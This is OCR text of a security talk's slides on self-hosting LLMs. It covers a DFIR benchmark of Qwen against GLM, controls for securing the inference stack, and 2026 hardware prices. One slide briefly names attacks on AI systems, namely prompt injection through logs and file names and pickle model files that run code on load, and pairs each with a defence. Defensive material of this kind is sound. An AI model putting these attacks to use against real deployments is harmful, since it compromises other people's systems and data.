1 = found ½ = partial 0 = missed **Q** = Qwen **G** = GLM, runs 1-3

Finding	Q1	Q2	Q3	G1	G2	G3
Session identified	1	1	1	1	1	1
Staging files	1	1	1	1	½	1
Discovery processes	1	1	1	1	1	1
Encoded command	1	1	1	1	1	1
Download cradle	1	1	1	1	1	1
Notepad x2 (hosts)	1	1	1	1	1	1
Backdoor user	1	0	1	1	1	1
Scheduled task	1	1	1	1	1	1
Exfil attempts	1	1	1	1	1	1
Decoy hard-delete	1	1	1	0	0	1
Transcript file	1	1	1	1	0	1
Total (of 11)	**11**	**10**	**11**	**10**	**8.5**	**11**


Q2 also carries a -1 penalty for an over-claim ('no residual backdoor').

GLM is ~3x faster end-to-end

Qwen | GLM


Investigation time

median · lower better




First token, chat

lower better




Ingest 128 KiB input

lower better



Generation, in-run

higher better



One GPU vs an 8-node cluster. GLM's clearest wins are first-token latency and large-context ingest; a full case finishes in roughly a third of the time.

// use case · DFIR model benchmark

Why Qwen won in findings — despite 4-bit quantization

The window never bit

Capped tool output and narrow queries kept one case to ~25-50k tokens; 128k was plenty, so the smaller context was no handicap.

Reasoning survives quantization

4-bit weights + Q8 KV mostly cost marginal precision and recall - not structured reasoning or instruction-following, which this task rewards.

Capability gap > quantization loss


A newer dense 27B, even quantized, out-reasoned on the subtle calls: Users vs Administrators, not over-claiming exfil or a cleaned-up backdoor.

Consistency is the DFIR currency

Qwen was 11/11 on two out of three runs; GLM ranged 8.5-11. When the output is acted on, low variance beats peak speed.

Quantization traded a little fidelity for fitting on one GPU - for this task, **discipline and reasoning mattered more**. GLM's edge was speed, a hardware effect, not a correctness one.

The dangerous part stays in the lab.



stack

L8
L7
L6
L5
L4
L3
L2
L1

$ tree ./talk

```
talk/
├── 01  Why should a security team care?
├── 02  How does inference actually work?
├── 03  Small inference: your first local setup
├── 04  Recipes & benchmarks: hardware, OS, engine, config
├── 05  What did we build?
├── 06  What's the burn rate — per token or per kilowatt?
├── 07  Use cases in depth: triage, DFIR, malware analysis
├── 08  How do we secure it?
└── 09  If we started again today
```

// §08 — SECURE IT

Six things that bite — and the layer they live on.

	WHAT BITES	RISK → CONTROL
L7	Agents do what they read.	Prompt injection via logs, tickets, file names → least-privilege tools, structured output, human sign-off.
L5	Model files are code.	Pickle-based formats can execute code on load → safetensors only, scan before use.
L5	Open weights are supply chain.	Typosquats, swapped or backdoored repos → internal registry, pinned digests.
L4	Engines are servers — with CVEs.	Many ship with auth off by default → never expose them; patch like any web server.
L4	The KV cache is user data.	Prompts sit in VRAM, RAM, even disk when offloaded → classify, isolate, wipe.
L4	Shared caches leak.	Cross-user prefix caching enables timing side channels → isolate caches per tenant.

Treat models like container images.

01
REQUEST
user requests a model in our portal

→

02
REVIEW
source · license
safetensors · scan

→

03
APPROVE
security signs off — or doesn't

→

04
STORE
Harbor registry · KitOps ModelKit · pinned digest

→

05
SERVE
engine pulls read-only via a robot account

APPROVED

WHAT IT BLOCKS

- unreviewed models
- pickle payloads
- silent model swaps
- write access from serving

Same tooling as containers: OCI artifacts, digests, robot accounts. Nothing new to learn — just apply it.

// §08 — IN ONE SENTENCE

The AI stack is a server stack. Secure it like one.

$ tree ./talk

```
talk/
├── 01  Why should a security team care?
├── 02  How does inference actually work?
├── 03  Small inference: your first local setup
├── 04  Recipes & benchmarks: hardware, OS, engine, config
├── 05  What did we build?
├── 06  What's the burn rate — per token or per kilowatt?
├── 07  Use cases in depth: triage, DFIR, malware analysis
├── 08  How do we secure it?
└── 09  If we started again today
```

// §09 — IF WE STARTED AGAIN TODAY

What it costs this month.

PRICE	BOX	WHAT YOU RUN ON IT	SWEET SPOT	TAG
€0	Your laptop	LM Studio · Unsloth Desktop	4–20B models	START TODAY
€1.2k	Used RTX 3090	24 GB · 936 GB/s · llama.cpp, vLLM	dense ≤ 30B, fast	LEARN L1–L7
€1.7k	Intel Arc Pro B70	32 GB · 608 GB/s · new · young software	the wildcard	WILDCARD
€2.5k	MacBook Pro M5 Pro	24 GB · 307 GB/s · TensorFold	the lab in your bag	PORTABLE
€3.8k	Strix Halo 128 GB	256 GB/s · llama.cpp, vLLM ROCm	big MoE, cheapest	BIG & SLOW
€5.2k	Lenovo PGX	128 GB · 273 GB/s · CUDA · clusterable	big MoE, CUDA	FE: €7.5k
€11k	Mac Studio M5 Ultra 256	1.2 TB/s · TensorFold · no CUDA	big & fast · 1–8 users	BANDWIDTH
$4–5 / h	Rent an H200	specialist clouds · vLLM / SGLang at scale	size prod first	NO COMPANY DATA

German street prices incl. VAT, 12 Oct 2026 (Geizhals, heise, eBay.de sold prices, Apple DE, Lenovo DE); cloud: on-demand list prices per GPU-hour (Hyperstack, RunPod, Lambda). Prices move weekly — re-check the week of the talk.

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §09 — IF WE STARTED AGAIN TODAY

Memory got scarce. GPUs got expensive.

	THEN → OCT 2026	INCREASE
RTX 5090 DE · LIST → CHEAPEST	~~€2,099~~ → €5,999	+186 %
DGX Spark US LIST · OCT ’25 → OCT ’26	~~$3,999~~ → $6,950	+74 %
RTX 3090 DE · USED · 2025 → NOW	~~~€700~~ → ~€1,220	+75 %
RTX PRO 6000 US LIST · 2025 → AUG ’26	~~~$8,500~~ → $16,000	+88 %

WHY

DRAM contract prices jumped by more than 90 % in Q1 2026 — and are still rising 10–15 % a quarter.

AVAILABILITY

Thin stock, weeks of lead time; data-center demand is served first. The switch we wanted: sold out.

QUALITY

Open models trail the best APIs on the hardest tasks — by four points on triage. Measure on yours.

stack

L8
L7
L6
L5
L4
L3
L2
L1

PCGH / Hardwareluxx 1–6 Oct 2026 (RTX 5090); The Register 2 Oct 2026 (DGX Spark $6,950); eBay.de sold prices Oct 2026 vs. summer 2025 (RTX 3090); Tom’s Hardware 12 Aug 2026 (RTX PRO 6000); TrendForce 2 Feb & 30 Sep 2026 (DRAM).

// §09 — IF WE STARTED AGAIN TODAY

If we started again today — five steps.

stack

L8
L7
L6
L5
L4
L3
L2
L1

01 **Subscribe to whoever has the best model: OpenAI or Anthropic.**
For daily work and learning, with data that may leave. Company data stays out.

02 **Put credits on OpenRouter. Test open-weight models on your use case.**
Same prompts, public or synthetic data, Zero Data Retention on. Pick the model before the box.

03 **Buy GB10: three or four DGX Sparks.**
240 W per box, no server room. Three run switchless as a ring; the fourth needs a small switch.

04 **Grow to eight Sparks: 1 TB of unified memory.**
8 × 128 GB. Buy the 4 × 400G switch before the eighth box. We didn’t.

05 **Only then: four RTX PRO 6000 for speed. That’s where it gets expensive.**
96 GB at 1.8 TB/s per GPU. The GPUs alone are €70–80k; with the server, about €100k.

And the one thing we’d keep exactly as it is: assume breach in the lab, boring in prod.

// §09 — IF WE STARTED AGAIN TODAY

The path, priced.

01 · SUBSCRIBE

OpenAI or Anthropic

monthly fee

best frontier model
data that may leave

02 · TEST-DRIVE

OpenRouter credits

~€20 to start

open-weight models
public data · ZDR on

03 · BUY GB10

3–4× DGX Spark

€16–30k

384–512 GB unified
273 GB/s per box · 240 W

04 · GROW

8× DGX Spark

€42–60k

1 TB unified
+ switch · ≈ 1.9 kW max

05 · SPEED

4× RTX PRO 6000

≈ €100k

384 GB · 1.8 TB/s each
GPUs alone €70–80k

stack


L8
L7
L6
L5
L4
L3
L2
L1

Bar height ∝ price. Sparks: our price slide (Lenovo PGX €5.2k, DGX Spark FE €7.5k; DE incl. VAT, Oct 2026). RTX PRO 6000: from €17,499 (Max-Q) to €19,990 (Server Edition), geizhals.de, Oct 2026; US list $16,000 (Aug 2026, Tom's Hardware). NVIDIA supports three Sparks on direct cables and four through a switch (build.nvidia.com/spark).

// §09 — IF WE STARTED AGAIN TODAY

Side projects: where the skills come from.


SIDE PROJECT 01



Vulnerability research

on a modern game console


SIDE PROJECT 02



Game Hacking

old single-player games

SIDE PROJECT 03



bin2bin compiler

obfuscation + virtualization

// :wq

Thank you
for staying with us.
Questions? Ask away.

